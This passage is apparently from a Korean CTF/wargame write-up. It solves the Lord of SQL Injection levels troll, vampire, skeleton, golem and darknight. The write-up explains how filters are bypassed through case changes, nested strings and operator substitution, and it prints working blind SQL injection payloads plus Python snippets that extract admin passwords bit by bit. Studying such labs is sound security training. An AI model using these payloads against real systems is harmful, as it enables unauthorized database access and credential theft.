
```
query : select id from prob_orge where id='guest' and pw=''||ascii(id)=97&&mid(pw,2,1)='b'#'
```

Hello admin

[그림 2-46] 다른 방식의 풀이 2

2.8 troll

문제 화면은 아래와 같다.



[그림 2-47] troll문제 화면

· 코드 설명

get 인자로 넘어가는 id 변수에 필터링이 적용되어 있으며 내용은 아래와 같다.

필터링 문자	내용
'	\$_GET[id] 값을 닫아 추가 조건을 입력하지 못하게 필터링
admin(ereg)	preg_match가 아닌 ereg로 admin 문자열 필터링

[표 2-5] troll 필터링

실제 데이터베이스에 질의를 하는 쿼리는 \$query 변수에 저장되며 아래와 같다.

```
select id from prob_troll where id='{$_GET[id]}'
```

solve 함수 호출을 위한 조건은 아래와 같다.

```
$result = @mysql_fetch_array(mysql_query($query));
if($result['id'] == 'admin') solve("troll");
```

코드 확인 결과 쿼터를 쓸 수 없기 때문에 기존 문제 출제자가 의도한 조건을 거짓으로 표현하는 방법은 사용할 수 없을 것이다. 결국 입력 가능한 \$_GET[id] 변수에 전달되는 값이 쿼리에서 동작 시 문자열 admin이 되도록 해야 하며, 이 때 ereg("admin", \$_GET[id]) 필터링을 우회해야 문제가 풀릴 것을 알 수 있다.

· 가설 및 테스트

문제 풀이 조건을 보면 공격자가 입력한 id 값이 문자열 admin과 동일한 의미를 가지도록 입력해야 한다. 그러나 ereg 함수에 의해 admin 문자열이 필터링 되어 있다.

가설 1: ereg 함수의 허점 1

ereg 함수는 대소문자 구분을 하여 문자열을 찾는 함수이므로 본 문제에서는 admin(소문자)만을 필터링할 것이다. 그렇다면 아래와 같이 다양한 입력으로 우회가 가능할 것이다.

1개 치환	Admin, aDmin, adMin, admIn, admiN
2개 치환	ADmin, AdMin, AdmIn, AdmiN, aDMin, aDmIn, aDmiN, adMIn, adMiN, admIN
3개 치환	ADMin, ADmIn, ADmiN, AdMIn, AdMiN, AdmIN, aDMIn, aDMiN, aDmIN, adMIN
4개 치환	ADMIn, ADMiN, aDMIN
5개 치환	ADMIN

위와 같이 소문자 admin을 제외한 대문자가 포함된 어느 문자열을 넣어도 문제가 풀릴 것이다.

가설 2: ereg 함수의 허점 2

ereg 함수는 POSIX Regex 방식으로 PHP 5.3 이상에서 NULL 문자를 만나면 더 이상 뒤의 문자열을 체크하지 않는다. 따라서 admin(소문자) 입력 전에 %00을 붙이면 필터링 우회가 가능할 것이다. 그러나 필터링은 우회하지만 NULLadmin 은 admin이 아니기 때문에 쿼리 실행 결과에 admin이 나오지는 않을 것이다.

테스트

가설 1을 확인하기 위해 mysql 에서 특정 문자를 대문자로 치환한 값을 입력하고 아래와 같이 결과를 확인해 보았다.

```
mysql> select id from prob_troll where id='Admin';
+-----+
| id    |
+-----+
| admin |
+-----+
1 row in set (0.00 sec)

mysql> select id from prob_troll where id='ADMIN';
+-----+
| id    |
+-----+
| admin |
+-----+
1 row in set (0.00 sec)
```

[그림 2-48] 가설 1 확인

확인 결과 mysql 은 대소문자 구분을 하지 않으며 ereg 함수의 필터링은 우회하면서 admin 결과 값을 얻을 수 있음을 확인하였다.

가설 2를 확인하기 위해 아래와 같이 NULLadmin과 admin을 조건에 입력할 경우 결과를 확인해 보았다.

```
mysql> select id from prob_troll where id='NULLadmin';
Empty set (0.00 sec)

mysql> select id from prob_troll where id='admin';
+-----+
| id    |
+-----+
| admin |
+-----+
1 row in set (0.00 sec)
```

[그림 2-49] 가설 2 확인

앞에 NULL문자가 붙을 경우 데이터베이스 내부적으로 쿼리 동작 후 결과에 admin이 나오지 않으므로 문제가 풀리지 않을 것이다.

· 풀이

가설 1에서 확인한대로 admin의 일부를 대문자로 치환한 값을 id 변수에 넣어 보자.

```
query : select id from prob_troll where id='Admin'
```

TROLL Clear!

[그림 2-50] troll 풀이 완료


· 추가 지식

1. ereg 계열 함수와 preg_match

ereg 계열 함수는 정규식으로 문자열을 찾거나, 찾은 문자열을 바꾸는 함수이다. 이는 POSIX Regex 함수이며, PHP 5.3 버전 이상에서 사용 할 경우 %00(NULL) 문자까지만 검사를 하는 취약점이 있다. 따라서 공격자는 해당 취약점을 이용해 필터링을 우회 할 수 있다. 이에 대한 대응으로 php에서는 Perl 호환 정규 표현식(PCRE)인 preg_match 사용을 권장하고 있다. preg_match는 %00(NULL)문자를 만나더라도 계속해서 필터링을 진행한다.

2.9 vampire

문제 화면은 아래와 같다.



[그림 2-51] vampire 문제 화면

· 코드 설명

get 인자로 넘어가는 id 변수에 필터링이 적용되어 있으며 내용은 아래와 같다.

필터링 문자	내용
'	\$_GET[id] 값을 닫아 추가 조건을 입력하지 못하게 필터링
str_replace('admin')	\$_GET[id]에 admin 문자열이 있을 경우 지움

[표 2-6] vampire 필터링

실제 데이터베이스에 질의를 하는 쿼리는 \$query 변수에 저장되며 아래와 같다.

```
select id from prob_vampire where id='{$_GET[id]}'
```

solve 함수 호출을 위한 조건은 아래와 같다.

```
$result = @mysql_fetch_array(mysql_query($query));
if($result['id'] == 'admin') solve("vampire");
```

코드 확인 결과 쿼터를 쓸 수 없기 때문에 [troll](#) 문제와 마찬가지로 기존 문제 출제자가 의도한 조건을 거짓으로 표현하는 방법은 사용할 수 없을 것이다. 결국 입력 가능한 \$_GET[id] 변수에 전달되는 값이 str_replace 함수를 우회하고, 쿼리에서 동작 시 문자열 admin이 되도록 해야 문제가 풀릴 것을 알 수 있다.

· 가설 및 테스트

문제 풀이 조건을 보면 `str_replace` 함수를 우회하여 `admin` 을 전달해야 한다.

가설 1: `str_replace` 함수의 허점 1

`str_replace` 함수는 대소문자 구분을 하여 문자열을 치환하는 함수이므로 본 문제에서는 `admin`(소문자)만을 치환할 것이다. 앞서 살펴본 [troll](#)의 `ereg` 함수와 동일하게 아래와 같이 다양한 입력으로 우회가 가능할 것이다.

```
Admin, aDmin, adMin, admIn, admiN, ADmin, AdMin, AdmIn, AdmiN, aDMin, aDmIn, aDmiN, adMIn,
adMiN, admIN, ADMin, ADmIn, ADmiN, AdMiN, AdMiN, AdMiN, aDMin, aDmiN, aDmIN, adMIN,
ADMIn, ADMiN, aDMIN, ADMIN
```

위와 같이 소문자 `admin`을 제외한 대문자가 포함된 어느 문자열을 넣어도 문제가 풀릴 것이다.

가설 2: 코드의 허점 1

`str_replace` 함수를 실행 한 후의 결과 값에 대한 검증이 없어 필터링 우회 시 추가 방어 대책이 없다. 따라서 "adadminmin"과 같이 치환 후 남는 문자열이 `admin`이면 문제가 풀릴 것이다.

· 풀이

가설 1에서 확인한대로 `admin`의 일부를 대문자로 치환한 값을 `id` 변수에 넣어 보자.

```
query : select id from prob_vampire where id='ADMIN'
```

VAMPIRE Clear!

[그림 2-52] vampire 풀이 1 완료

가설 2에서 확인한대로 `adadminmin`과 같이 입력하여 보자. 정상적으로 풀릴 것이다.

```
← → ↻ 🔍 ?id=adadminmin
```

```
query : select id from prob_vampire where id='admin'
```

VAMPIRE Clear!

[그림 2-53] vampire 문제 풀이 2 완료

2.10 skeleton

문제 화면은 아래와 같다.



[그림 2-54] skeleton 문제 화면

· 코드 설명


주석에 대한 필터링이 없으므로 기존에 풀이한 바로 전에 풀이한 [wolfman](#), [darkelf](#) 문제와 매우 유사하며, 심지어 [wolfman](#) 문제에서 사용된 공백 필터링, [darkelf](#) 문제에서 사용된 연산자 필터링도 없다.

다만 코드 상에 id, pw, 1=0이 모두 and 연산자로 연결되어 있어 무조건 where절 이하가 거짓 (1=0)이 되는 것을 문제 출제자가 의도 했다는 점이 다르다.

그러나 주석 처리를 통해 뒤의 조건인 1=0을 수행하지 않을 수 있으므로 매우 쉽다. 공격이 매우 단순하므로 문제 풀이에 대한 설명은 생략한다.

· 풀이


[darkelf](#) 문제 풀이 시 사용한 쿼리를 그대로 사용하였다.



[그림 2-55] skeleton 풀이 완료

2.11 golem

문제 화면은 아래와 같다.



[그림 2-56] golem 문제 화면

· 코드 설명

get 인자로 넘어가는 pw 변수에는 Blind SQL Injection 을 방어하기 위해 추가 필터링이 적용되어 있으며 내용은 아래와 같다.

필터링 문자	내용
or, and	공격자의 조건 처리를 막기 위한 연산자 필터링
substr(Blind SQL Injection 공격 시 문자열을 한글자 씩 자르는 함수 필터링
=	Blind SQL Injection 공격 시 문자열 비교를 위한 연산자 필터링

[표 2-7] golem 필터링

실제 데이터베이스에 질의를 하는 쿼리는 \$query 변수에 저장되며 아래와 같다.

```
select id from prob_golem where id='guest' and pw='{$_GET[pw]}'
```

solve 함수 호출을 위한 조건은 아래와 같다.

```
select pw from prob_golem where id='admin' and pw='{$_GET[pw]}'
$result = @mysql_fetch_array(mysql_query($query));
if($result['pw'] && $result['pw'] == $_GET['pw']) solve("golem");
```

코드 확인 결과 공격자가 해당 문제를 풀기 위해서는 [orge](#) 문제와 같이 2번의 과정을 거쳐 id 필드가 admin인 값의 pw 값을 입력해야 함을 알 수 있다. 즉, \$_GET[pw] 값을 이용해 적절한 쿼리 변조를 하여 Blind SQL Injection을 수행해야 한다.

· 가설 및 테스트

문제 풀이 조건을 보면 공격자가 입력한 pw 값이 데이터베이스에 저장된 admin의 pw 와 정확히 일치해야 한다. 결국 실제 데이터베이스의 값을 알아야 하므로 Blind SQL Injection 기법을 사용해야 한다. 앞서 살펴보았듯이 or, and 에 대한 필터링은 ||, &&로 우회 가능하고, substr 함수는 mid로 우회 가능하다. 또한 = 연산자는 문자열 비교 시 사용하는 like로 우회 가능하다.

가설 및 테스트 1: or을 || 로 변경하고, =을 like로 변경 후 참 거짓 확인

```
query : select id from prob_golem where id='guest' and pw="||id like 'admin'#"

```

Hello admin

[그림 2-57] 참인 경우 결과 화면

```
query : select id from prob_golem where id='guest' and pw="||id like 'deok9'#"

```

```
<?php
include "../config.php";

```

[그림 2-58] 거짓인 경우 결과 화면

pw를 포함한 기존 쿼리를 거짓으로 만들고 || 연산자를 통해 id 필드의 값이 like admin 인지 쿼리를 질의한 결과 "Hello admin" 이라는 문구가 출력되었다. 또한, 조건이 거짓일 경우 아무런 값도 출력 되지 않았다.

[orge](#) 문제와 동일하게 만약 id like 'admin'(참인 조건) 이후 && 연산자를 통해 pw 필드의 값을 묻는 비교 쿼리를 보냈을 때 결과가 참이면 "Hello admin" 이 출력 되고, 거짓이면 아무런 값도 출력되지 않을 것이므로 admin의 pw 데이터를 추출할 수 있을 것이다.

id='guest' and pw=" id like 'admin'&&length(pw)>1#	(참 : Hello admin)
id='guest' and pw=" id like 'admin'&&length(pw)<1#	(거짓 : -)

admin의 pw 의 길이는 적어도 1글자 이상일 것이므로 length 함수의 결과 값이 1보다 클 경우 "Hello admin"이 출력될 것이다.

가설 및 테스트 2: pw 길이 비교

앞서 가설 1에서 살펴본 바와 같이 id like 'admin' and 이후 length 함수를 통해 admin의 pw 길이를 알 수 있다. 확인 결과 아래와 같다.

```
query : select id from prob_golem where id='guest' and pw="||id like 'admin'&&length(pw) like 8#"
Hello admin
```

[그림 2-59] admin 의 pw 길이 확인

pw 길이가 8글자 인 것을 알 수 있다.

가설 및 테스트 3: 문자열 추출

[orge](#) 문제와 다른점은 필터링뿐 이므로 동일한 쿼리에서 비교 연산자를 ||, &&로 변경하고, substr 함수를 mid 함수로 변경하고, = 연산자를 like 로 변경하여 아래와 같은 쿼리를 전송하여 문자열 추출이 가능할 것이다.

w(01110111)의 경우	
id='guest' and pw=" id like 'admin'&&ascii(mid(pw,1,1))&64 like 64#	참
id='guest' and pw=" id like 'admin'&&ascii(mid(pw,1,1))&32 like 32#	참
id='guest' and pw=" id like 'admin'&&ascii(mid(pw,1,1))&16 like 16#	참
id='guest' and pw=" id like 'admin'&&ascii(mid(pw,1,1))&8 like 8#	거짓
id='guest' and pw=" id like 'admin'&&ascii(mid(pw,1,1))&4 like 4#	참
id='guest' and pw=" id like 'admin'&&ascii(mid(pw,1,1))&2 like 2#	참
id='guest' and pw=" id like 'admin'&&ascii(mid(pw,1,1))&1 like 1#	참


· 파이썬 코드

기존 [orge](#) 문제 풀이 시 사용한 파이썬 코드에서 p(aram) 변수의 연산자 부분만 아래와 같이 수정하여 구현하였다.

```
def attack(count,bit):
    p = urllib.urlencode(
        #{"pw":"' || id='admin'&&ascii(substr(pw,%d,1))&%d=%d#" % (count,bit,bit)} #orge
        {"pw":"' || id like 'admin'&&ascii(mid(pw,%d,1))&%d like%d#" % (count,bit,bit)} #golem
    )
```

이하 생략

코드 실행 결과는 아래와 같다.


A screenshot of a PyCharm Run window titled 'golem'. It shows the execution of a Python script. The command line is 'C:\Python27\python.exe C:/Users/Deok9/PycharmProjects/Spider/golem.py'. The output is 'password : 7 7 d 6 2 9 0 b'. The status bar at the bottom indicates 'Process finished with exit code 0'.

```
Run golem
C:\Python27\python.exe C:/Users/Deok9/PycharmProjects/Spider/golem.py
password : 7 7 d 6 2 9 0 b
Process finished with exit code 0
```

[그림 2-60] 파이썬 코드 실행 결과

· 풀이

파이썬 실행 결과 값 77d6290b를 pw 변수에 넣어 보자.

A screenshot of a web application interface. It shows a SQL query input field with the text 'query : select id from prob_golem where id='guest' and pw='77d6290b''. Below the input field, the message 'GOLEM Clear!' is displayed in a large, bold, black font.

```
query : select id from prob_golem where id='guest' and pw='77d6290b'
```

GOLEM Clear!

[그림 2-61] golem 풀이 완료


· 추가 지식

1. 값 비교의 의미를 가지는 연산자 또는 함수

=, like, rlike, regex, <, >, <=, >=, not, ^= (같지 않음), <> (같지 않음), != (같음), ()in(), between, between A and B

· 다른 방식의 풀이

매우 다양한 방법으로 다른 풀이를 할 수 있겠지만 like 문자가 필터링 되어 있을 경우 아래와 같이 <, >를 사용하는 방법도 있으니 알아두자.

A screenshot of a web application interface. It shows a SQL query input field with the text 'query : select id from prob_golem where id='guest' and pw="||ascii(id)<98#'. Below the input field, the message 'Hello admin' is displayed in a large, bold, black font.

```
query : select id from prob_golem where id='guest' and pw="||ascii(id)<98#'
```

Hello admin

[그림 2-62] 다른 방식의 풀이 1

2.12 darknight

문제 화면은 아래와 같다.

```
query : select id from prob_darknight where id='guest' and pw="" and no=

<?php
    include "./config.php";
    login_chk();
    dbconnect();
    if(preg_match('/prob|_|#.|#(##)/i', $_GET[no])) exit("No Hack ~~");
    if(preg_match('/#'/i', $_GET[pw])) exit("HeHe");
    if(preg_match('/#'|substr(ascii)=/i', $_GET[no])) exit("HeHe");
    $query = "select id from prob_darknight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
    echo "<hr>query : <strong>{$query}</strong><hr><br>";
    $result = @mysql_fetch_array(mysql_query($query));
    if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

    $_GET[pw] = addslashes($_GET[pw]);
    $query = "select pw from prob_darknight where id='admin' and pw='{$_GET[pw]}'";
    $result = @mysql_fetch_array(mysql_query($query));
    if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("darknight");
    highlight_file(__FILE__);
    echo "<button onclick=#'location.href='./index.php'#">Back</button>";
?>
```

[그림 2-63] darknight 문제 화면

· 코드 설명

get 인자로 넘어가는 pw 변수에는 쿼리 조작을 할 수 없게 ' 를 필터링 하고 있고, no 변수에는 아래와 같이 Blind SQL Injection을 방어하기 위한 필터링이 적용되어 있다.

필터링 문자	내용
'	문자열 입력 및 쿼터 닫기를 방어하기 위한 필터링
substr	Blind SQL Injection 공격 시 문자열을 한글자 씩 자르는 함수 필터링
ascii	substr 결과를 숫자로 비교하기 위한 함수를 필터링
=	Blind SQL Injection 공격 시 문자열 비교를 위한 연산자 필터링

[표 2-8] darknight 필터링

실제 데이터베이스에 질의를 하는 쿼리는 \$query 변수에 저장되며 아래와 같다.

```
select id from prob_darknight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}
```

solve 함수 호출을 위한 조건은 아래와 같다.

```
select pw from prob_darknight where id='admin' and pw='{$_GET[pw]}'
$result = @mysql_fetch_array(mysql_query($query));
if($result['pw'] && $result['pw'] == $_GET['pw']) solve("darknight");
```

코드 확인 결과 \$_GET[pw] 변수로는 쿼리 변조가 어렵다. 해당 문제를 풀기 위해서는 \$_GET[pw] 변수가 아닌 \$_GET[no] 변수를 이용해 적절한 쿼리 변조를 하여 Blind SQL Injection을 수행해야 한다.

· 가설 및 테스트

Blind SQL Injection 문제는 3회 이상 풀어 봤으니 요점만 설명하도록 하겠다. no 변수에 입력하는 값은 '로 닫을 필요가 없으므로 임의의 쿼리를 조작하여 보낼 수 있다. 이 때 앞서 살펴본 바와 같이 substr 함수는 mid 함수로 우회 가능하고, ascii 함수는 ord로 우회 가능하며, = 연산자는 like, regex, in으로 우회 가능하다. 바로 pw 길이 확인 및 문자열 추출을 하도록 하겠다.

가설 및 테스트 1: pw 길이 비교

싱글쿼터가 필터링 되어 있으므로 문자열의 직접적인 비교는 더블쿼터로 우회 가능하다. 그러나 ord(id)<98 을 하면 id 필드의 첫 글자가 a 인 레코드만 추출될 것이다. 이를 이용해 admin 레코드에 대한 pw 값만 추출 가능하며, 이후 length 함수를 통해 admin의 pw 길이를 알 수 있다. 확인 결과 아래와 같다.

```
query : select id from prob_darkknight where id='guest' and pw="" and no=1 or ord(id)<98 and length(pw) like 8#
```

Hello admin

[그림 2-64] admin 의 pw 길이 확인

pw 길이가 8글자 인 것을 알 수 있다.

가설 및 테스트 2: 문자열 추출

기존에 살펴본 공격 쿼리에서 substr 함수를 mid 함수로 변경하고, = 연산자를 like 로 변경하여 아래와 같은 방식의 쿼리를 전송하여 문자열 추출이 가능할 것이다.


```
id='guest' and pw="" and no=1 or ord(id)<98 and ord(mid(pw,1,1))&64 like 64
```

· 파이썬 코드

기존 [golem](#) 문제 풀이 시 사용한 파이썬 코드에서 p(aram) 변수의 연산자 부분만 아래와 같이 수정하여 구현하였다.

```
def attack(count,bit):
    p = urllib.urlencode(
        #{"pw":"","id like 'admin'&&ascii(mid(pw,%d,1))&%d like%d#" % (count,bit,bit)} #golem
        {"no":"1 or ord(id)<98 and ord(mid(pw,%d,1))&%d like%d" % (count,bit,bit)} #darknight
    )
    이하 생략
```

코드 실행 결과는 아래와 같다.


A screenshot of a PyCharm Run window titled 'darknight'. It shows the execution of a Python script. The command line is 'C:\Python27\python.exe C:/Users/Deok9/PycharmProjects/Spider/darknight.py'. The output is 'password : .0 b 7 0 e a 1 f'. The status bar at the bottom indicates 'Process finished with exit code 0'.

```
Run darknight
C:\Python27\python.exe C:/Users/Deok9/PycharmProjects/Spider/darknight.py
password : .0 b 7 0 e a 1 f
Process finished with exit code 0
```

[그림 2-65] 파이썬 코드 실행 결과

· 풀이

파이썬 실행 결과 값 0b70ea1f를 pw 변수에 넣어 보자.

A screenshot of a web application interface. The top part shows a query input field with the text 'query : select id from prob_darkknight where id='guest' and pw='0b70ea1f' and no='. Below the input field, the result 'DARKKNIGHT Clear!' is displayed in a large, bold, black font.


```
query : select id from prob_darkknight where id='guest' and pw='0b70ea1f' and no=
```

DARKKNIGHT Clear!

[그림 2-66] darknight 풀이 완료

· 다른 방식의 풀이

매우 다양한 방법으로 다른 풀이를 할 수 있겠지만 앞서 [golem](#) 문제의 추가 지식에서 살펴본 in을 사용하는 방법도 있으니 알아두자.

